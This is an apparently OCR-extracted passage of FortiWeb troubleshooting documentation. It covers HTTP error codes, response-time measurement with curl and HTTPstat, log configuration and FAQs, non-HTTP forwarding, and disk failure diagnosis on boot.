

2. Disable replacement-on-connect-failure
   If this option is enabled, when the health check is disabled and the backend server is not responsive, FortiWeb will send the 503 error code to the client.

   When enabled, you should also configure `tcp-conn-timeout` to specify the timeout value. When the health check is disabled and the back-end server is not responsive, FortiWeb will wait for such specified time until it sends the 503 error code.

```
config server-policy policy
    edit "1270571790_api_test_com"
      set replacemsg-on-connect-failure disable
    next
end
```

3. Remove the web protection profile or modules included in the server-policy
4. Bypass waf functions:

```
config server-policy policy
  edit "1270571790_api_test_com"
    set noparse enable
  next
end
```

   Please note: do not enable noparse on content routing, otherwise content routing will not work.

Error code 500 (Internal Server Error)

1. This error is returned w hen the visit is recognized as an attack and denied by WAF modules.
2. Sometimes when WAF features fail to process the traffic flow, for example, when a rewrite/redirect rule is configured but failed to correctly handle the request, FortiWeb will respond 500. In this situation, please collect `diagnose debug flow` logs for further analysis.

Visiting Server-Policy Has Long Response Time

1. Confirm the issue:
   - Check if the issue only occurs on one policy or impact all policies on the same FortiWeb;
   - Check if the issue happens on HTTP/HTTPS only or both service;

- Check when the issue happens, if all services on FortiWeb are not available, including the HTTPS/SSH service to the management portal and the HTTP/HTTPS access to the server-policy;

2. Confirm the response time:
   - Use curl to check the response time when visiting the back-end server from FortiWeb, or run a script on FortiWeb to visit the back-end server periodically and record the return code & response time:

```
curl -o /dev/null -s -w %{time_total}\\n  HTTP://<back-end server_IP>:<port>

curl -v HTTPs://<domain/IP>/ -A "check_HTTP" -so /dev/null --resolve
     <domain>:<port>:<IP> -k -w %{time_namelookup}::%{time_connect}::%{time_
     starttransfer}::%{time_total}::%{speed_download}"\n"

#* Added direct.ama01.com:443:3.96.215.58 to DNS cache
* Hostname direct.ama01.com was found in DNS cache
*   Trying 3.96.215.58:443...
* Connected to direct.ama01.com (3.96.215.58) port 443 (#0)
… …
0.000052::0.076644::0.353207::0.353298::0.000
```

   - Use other tools to test and show the response time when visiting from a client:
     E.g. install a python tool named HTTPstat (actually uses curl with parameters) to better show the test result:

```
test@utmaserver01:~$ sudo pip install HTTPstat
test@utmaserver01:~$ HTTPstat  HTTP://<test_domain>/
```

```
Connected to 192.168.12.12:80 from 192.168.12.1:51772

HTTP/1.1 200 OK
Date: Tue, 21 Sep 2021 00:44:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: user=runoob
Vary: Accept-Encoding
Content-Length: 593
Content-Type: text/html; charset=UTF-8

Body stored in: /tmp/tmp1go_avt7

  DNS Lookup   TCP Connection   Server Processing   Content Transfer
[     0ms    |       1ms      |        1ms        |        0ms       ]
             |                |                   |                  |
    namelookup:0ms            |                   |                  |
                        connect:1ms               |                  |
                                          starttransfer:2ms          |
                                                                  total:2ms
```

   - Save the visit as an HAR file:

     All major browsers including Chrome, Edge and Firefox support saving a visit as an HAR file. The saved HAR file records the timeline of loading each visited page resource, and can be imported to an HAR viewer such as Chrome extension HTTP Archive Viewer for further analysis.



View with HTTP Archive Viewer:



3. Check the system resources (CPU, Memory usage) when the issue happens;
4. Collect diagnose output and debug logs for further support analysis:
   - Diagnose debug flow to check traffic flow processing details;
   - Capture traffic on FortiWeb at the same time and download the pcap files;
   - Turn /proc/tproxy/debug levels and check packets process in kernels:
   - Export configuration files and download debug logs via GUI.
5. Check special configuration and take action to try:
   - If cache or compression is enabled - can disable and test again;
   - Remove web protection profile or modules included from the server-policy, and visit again;
   - Set `noparse enable` in `server-policy policy` to bypass waf functions.
     Note: Do not enable `noparse` on content routing, otherwise content routing will not work.

Checking Attack/Traffic/Event logs

Log messages often contain clues that can aid you in determining the cause of a problem. FortiWeb appliances can record log messages when errors occur that cause failures, upon significant changes, and upon processing events.

Depending on the type, log messages may appear in either the event, attack, or traffic logs. The FortiWeb appliance must be enabled to record event, attack, and traffic log messages; otherwise, you cannot analyze the log messages for events of that type. To enable logging of different types of events, go to Log&Report > Log Config > Other Log Settings.

During troubleshooting, you may find it useful to reduce the logging severity threshold for more verbose logs, to include more information on less severe events. To configure the severity threshold, go to Log&Report > Log Config > Global Log Settings.

FAQ

Why do I not see HTTP traffic in the logs?

Successful HTTP traffic logging depends on both FortiWeb configuration and the configuration of other network devices. If you do not see HTTP traffic in the traffic log, ensure that the configuration described in the following tables is correct.

Reverse Proxy mode

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured. By default, logging is not enabled.	"Configuring logging" on page 1
Servers	Ensure that the IP address of your physical server and the IP address of your virtual server are correct.	"Defining your web servers" on page 1 "Configuring virtual servers on your FortiWeb" on page 1
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as members of a server pool).	"Configuring a server policy" on page 1
Network interfaces	Go to System > Network > Interface and ensure the ports for inbound and outbound traffic are up. Use sniffing (packet capture) to ensure that you can see traffic on both inbound and outbound network interfaces. Ensure that the network interfaces are configured with the correct IP addresses. In a typical configuration, port1 is configured for management (web UI access) and the remaining ports associated with the required subnets.	"Configuring the network interfaces" on page 1 How can I sniff FortiWeb packets (packet capture)? on page 21 (overview) or Packet capture on page 29
VLANs (if used)	Make sure that the VLAN is associated with the correct physical port (Interface setting).	"Adding VLAN subinterfaces" on page 1

Configuration	What to look for	See
Firewalls & routers	Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.	"Appendix A: Port numbers" on page 1
Load balancers	If the load balancer is in front of FortiWeb, the physical IP addresses on it are the FortiWeb virtual IP addresses. If the Load Balancer is behind the FortiWeb, the FortiWeb physical server is the virtual IP for the load balancer's virtual IP.	"External load balancers: before or after?" on page 1
Web server	Ensure that the web server is up and running by testing it without FortiWeb on the network.	Checking routing on page 39

Transparent modes

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured. By default, logging is not enabled.	"Configuring logging" on page 1
Server/server pool	Ensure that the configuration for the physical server in the server pool contains the correct IP address.	"Defining your web servers" on page 1 "Creating a server pool" on page 1
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as a member of a server pool).	"Configuring a server policy" on page 1
Bridge (v-zone)	Ensure the v-zone is configured using the correct FortiWeb ports. In the list of network interfaces (Global > System > Network > Interface), the Status column identifies interfaces that are members of a v-zone. To ensure that the bridge is forwarding traffic, in the list of v-zones, under Interface, look for the status “forwarding” following the names of the ports.	"Configuring a bridge (V-zone)" on page 1
VLANs (if used)	Make sure that the VLAN is associated with the correct physical port (Interface setting).	"Adding VLAN subinterfaces" on page 1
Firewalls & routers	Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.	"Appendix A: Port numbers" on page 1
Web server	Ensure that the web server is up and running by testing it without FortiWeb on the network.	Checking routing on page 39

Offline mode

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured. By default, logging is not enabled.	"Configuring logging" on page 1
Server/server pool	Ensure that the configuration for the physical server in the server pool contains the correct IP address.	"Defining your web servers" on page 1 "Creating a server pool" on page 1
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as members of a server pool).	"Configuring a server policy" on page 1
Bridge (v-zone)	Ensure the v-zone is configured using the correct FortiWeb ports. In the list of network interfaces (Global > System > Network > Interface), the Status column identifies interfaces that are members of a v-zone. To ensure that the bridge is forwarding traffic, in the list of v-zones, under Interface, look for the status “forwarding” following the names of the ports.	"Configuring a bridge (V-zone)" on page 1
VLANs (if used)	Make sure that the VLAN is associated with the correct physical port (Interface setting).	"Adding VLAN subinterfaces" on page 1
Network interfaces	Use sniffing (packet capture) to ensure that you can see traffic on both inbound and outbound network interfaces.	"Configuring the network interfaces" on page 1 How can I sniff FortiWeb packets (packet capture)? on page 21 (overview) or Packet capture on page 29
Web server	Ensure that the web server is up and running by testing it without FortiWeb on the network.	Checking routing on page 39

Why do I see HTTP traffic in the logs but not HTTPS traffic?

Use the following steps to troubleshoot HTTPS traffic logging:

1.Ensure FortiWeb has the certificates it needs to offload or inspect HTTPS.

2.Use sniffing (packet capture) to look for errors in HTTPS traffic.

How do I store traffic log messages on the appliance hard disk?

You can configure FortiWeb to store traffic log messages on its hard disk.

In most environments, and especially environments with high traffic volume, enabling this option for long periods of time can cause the hard disk to fail prematurely. Do not enable it unless it is necessary and disable it as soon as you no longer need it.

To enable logging to the hard disk via the CLI, log in using an account with either w or rw permission to the loggrp area and enter the following commands:

```
config log traffic-log
  set disk-log enable
```

Use the following commands to verify the new configuration:

```
get log traffic-log
```

A response that is similar to the following message is displayed:

```
status : enable
packet-log : enable
disk-log : enable
```

Alternatively, use the following command to display a sampling of traffic log messages:

```
diagnose log tlog show
```

A response that is similar to the following message is displayed:

```
Total time span is 39.252285 seconds
    Time spent on waiting is 13.454448 seconds
    Time spent on preprocessing is 3.563218 seconds
    traffic log processed: 69664
```

where:

- Total time span is the total amount of time of the logd process handle logs (that is, receiving messages from other process, filtering messages, outputting in standard format, writing the logs to the local database, and so on).
- Time spent on waiting is the amount of time of the logd process waited to receive messages from other processes.
- Time spent on preprocessing is the amount of time the logd process spent filtering and formating messages.
- traffic log processed is the total number of logs that the logd process handled in this cycle.

For more information about the `config log traffic-log` and `diagnose log tlog show` commands, see the FortiWeb CLI Reference: HTTPs://docs.fortinet.com/product/fortiweb/

Why is the most recent log message not displayed in the Aggregated Attack log?

If recent log messages do not appear in the Aggregated Attack log as expected, complete the following troubleshooting steps:

1.Use the dashboard to see if the appliance is busy.

When FortiWeb generates an attack log, the appliance writes it to and reads it from the hard disk and then updates the logging database.

The process that retrieves Aggregated Attack log information from the database (indexd) has a lower priority than the processes that analyze and direct traffic. Therefore, increased demand for FortiWeb processing resources (for example, when traffic levels increase) can delay updates to the log.

2.Rebuild the logging database.

Events such as a power outage can corrupt the logging database. Use the following command to rebuild it:

```
exec db rebuild
```

Why is the number of cookies reported in my attack log message different from the number of cookies that message detail displays?

When FortiWeb generates an attack log message because a request exceeds the maximum number of cookies it permits, the message value includes the number of cookies found in the request. In addition, the message details include the actual cookie values.

For performance reasons, FortiWeb limits the size of the attack log message. If the amount of cookie value information exceeds the limit for cookies in the attack log, the appliance displays only some of the cookies the message detail.

Why does the attack log message display the virtual server IP address as the destination IP instead of the IP address of the back-end server that was the target of the attack?

In some cases, FortiWeb blocks attacks before the packet is routed to a server pool member. When this happens, the destination IP is the virtual server IP.

How to check attack logs in FortiWeb

Attack logs keep records of the violations of attack policies, such as server information disclosure, attack signature matches, Dos protection, HTTP protocol constraint, etc.

1. A log for a php injection sample is as below. You can see the attack types, matched pattern, Signature ID and Message. Different attack log types may have particular fields.

2. For some types of logs such as signature, you can create an exception rule or do some other operation by clicking the Message field of attack logs.





3. When you encounter SSL handshake issues, you can disable Ignore SSL Errors in **Log&Report > Log Config > Other Log Settings**, then check SSL failures in attack log messages:



4. Avoid recording log messages using low log severity thresholds

Using low log severity thresholds may cause several negative effects:

1. Frequent local hard disk writing thus likely cause premature failure.
2. Frequent disk I/O may also cause high CPU usage.
3. If syslogs are configured to send to remote log servers, it may also cause heavy network traffic.

This principle applies to attack log, event log, and traffic log.

5. Log rate limit for Dos protection

When FortiWeb is defending your network against a DoS attack, log messages will likely be repetitive and may actually be distracting from other unrelated attacks.

To optimize logging performance and help you to notice important new information, FortiWeb will only make one log entry for these repetitive events in a specific time range. It will not log every occurrence, but only record identical log messages during an ongoing attack.

```
FortiWeb # show full system advanced
config system advanced
  set max-dos-alert-interval 180    #default value
end
```

Type the maximum amount of time that FortiWeb will converge into a single log message during a DoS attack or padding oracle attack.

How to check traffic logs in FortiWeb

Traffic logs display traffic flow information, such as HTTP/HTTPS requests and responses.

Enabling Traffic Log

We need to avoid recording highly frequent log types such as traffic logs to the local hard disk for an extended period of time. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure. So if not necessary or the application traffic is heavy, it's better to keep the traffic log disabled by default.

On 6.4.15 and previous builds, traffic log can be enabled by just turning on the global option via CLI or GUI:

```
FWB # show log traffic-log
config log traffic-log
set status enable
end
```

On 6.4.16 / 7.0.0 and later builds, besides turning on the global option, traffic log needs to be also enabled per server-policy via CLI:

```
FWB # show full-configuration server-policy policy
config server-policy policy
   edit "SP_01"
      set tlog enable
   next
end
```

On 7.0.1 and newer builds, the global traffic-log option is removed from GUI so can be only set via CLI.

Enabling Traffic Packet Log

By default, traffic logs only display headers, while you can also enable packet-log to check more details for body contents. It may help you to fine-tune your regular expressions to prevent false negatives, or to examine changes to attack behavior for subsequent forensic analysis.

Unlike attack packet payloads, only HTTP request traffic packets are retained (not HTTP responses), and only the first 4 KB of the payload from the buffer of FortiWeb's HTTP parser.

Please note that retaining traffic packet payloads is resource intensive, so only enable it when necessary.

You can enable this option via **Log&Report > Log Config > Other Log Settings** or CLI as below:

```
FWB # show log traffic-log
config log traffic-log
   set status enable
   set packet-log enable
```

```
end
```



Enabling Retain Packet Payload For

If you enabled retention of packet payloads from FortiWeb's HTTP parser for attack and traffic logs, you can view a part of the payload as dissected by the HTTP parser, in table form, via the web UI.

Packet payload tables display the decoded packet payload associated with the log message that it caused. This supplements the log message by providing the actual data that triggered the regular expression, which may help you to fine-tune your regular expressions to prevent false positives, or aid in forensic analysis.

Forwarding non-HTTP/HTTPS traffic

FAQ

Why is FortiWeb not forwarding non-HTTP traffic (for example, RDP, FTP) to back-end servers even though set ip-forward is enabled?

The config router setting command allows you to change how FortiWeb handles non-HTTP/HTTPS traffic when it is operating in Reverse Proxy mode.

When the setting ip-forward is enabled, for any non-HTTP/HTTPS traffic with a destination other than a FortiWeb virtual server (for example, a back-end server), FortiWeb acts as a router and forwards it based in its destination address.

However, any non-HTTP/HTTPS traffic destined for a virtual server on the appliance is dropped.

Therefore, if you require clients need to reach a back-end server using FTP or another non-HTTP/HTTPS protocol, ensure the client uses the back-end server's IP address.

For more detailed information about this setting and a configuration that avoids this problem, see the "Router setting" topic in the FortiWeb CLI Reference:

HTTPs://docs.fortinet.com/product/fortiweb/

How to forward non-HTTP/HTTPS traffic

If FortiWeb is operating in Reverse Proxy mode, by default, it does not forward non HTTP/HTTPS protocols to protected servers.

However, you can use the following command to enable IP-based forwarding (routing):

```
config router setting
    set ip-forward {enable | disable}
end
```

Diagnosing system issues

Sometimes the connectivity issues are caused by abnormal system resource usage, daemon coredump or kernel coredump. This section provides tools and common methods to check system resources and analyze these issues.

System boot-up issues

While FortiWeb is booting up, hardware and firmware components must be present and functional, or startup will fail. Depending on the degree of failure, FortiWeb may appear to be partially functional. You may notice that you cannot connect at all. If you can connect, you may notice that features such as reports and anti-defacement do not work. If you have enabled logging to an external location such as a Syslog server or FortiAnalyzer, or to memory, you should notice this log message:

```
log disk not mounted
```

Depending on the cause of failure, you may be able to fix the problem.

Hard disk corruption or failure

FortiWeb appliances usually have multiple disks. FortiWeb stores its firmware (operating system) and configuration files in a flash disk, but most models of FortiWeb also have an internal hard disk or RAID that is used to store non-configuration/firmware data such as logs, reports, and website backups for anti-defacement. During startup, after FortiWeb loads its boot loader, FortiWeb will attempt to mount its data disk. If this fails due to errors, you will have the opportunity to attempt to recover the disk.

To determine if one of FortiWeb's internal disks may either:

- Have become corrupted
- Have experienced mechanical failure

view the event log. If the data disk failed to mount, you should see this log message:

```
date=2012-09-27 time=07:49:07 log_id=00020006 msg_id=000000000002 type=event
subtype="system" pri=alert device_id=FV-1KC3R11700136 timezone="(GMT-5:00)Eastern Time
(US & Canada)" msg="log disk is not mounted"
```

Connect to FortiWeb's CLI via local console, then supply power. After the boot loader starts, you should see this prompt:

```
    Press [enter] key for disk integrity verification.
```

Pressing the Enter key will cause FortiWeb to check the hard disk's file system to attempt to resolve any problems discovered with that disk's file system, and to determine if the disk can be mounted (mounted disks should appear in the internal list of mounted file systems, /etc/mtab). During the check, FortiWeb will describe any problems that it finds, and the results of disk recovery attempts, such as:

```
ext2fs_check_if_mount: Can't detect if filesystem is mounted due to missing mtab file
 while determining where /dev/sda1 is mounted.
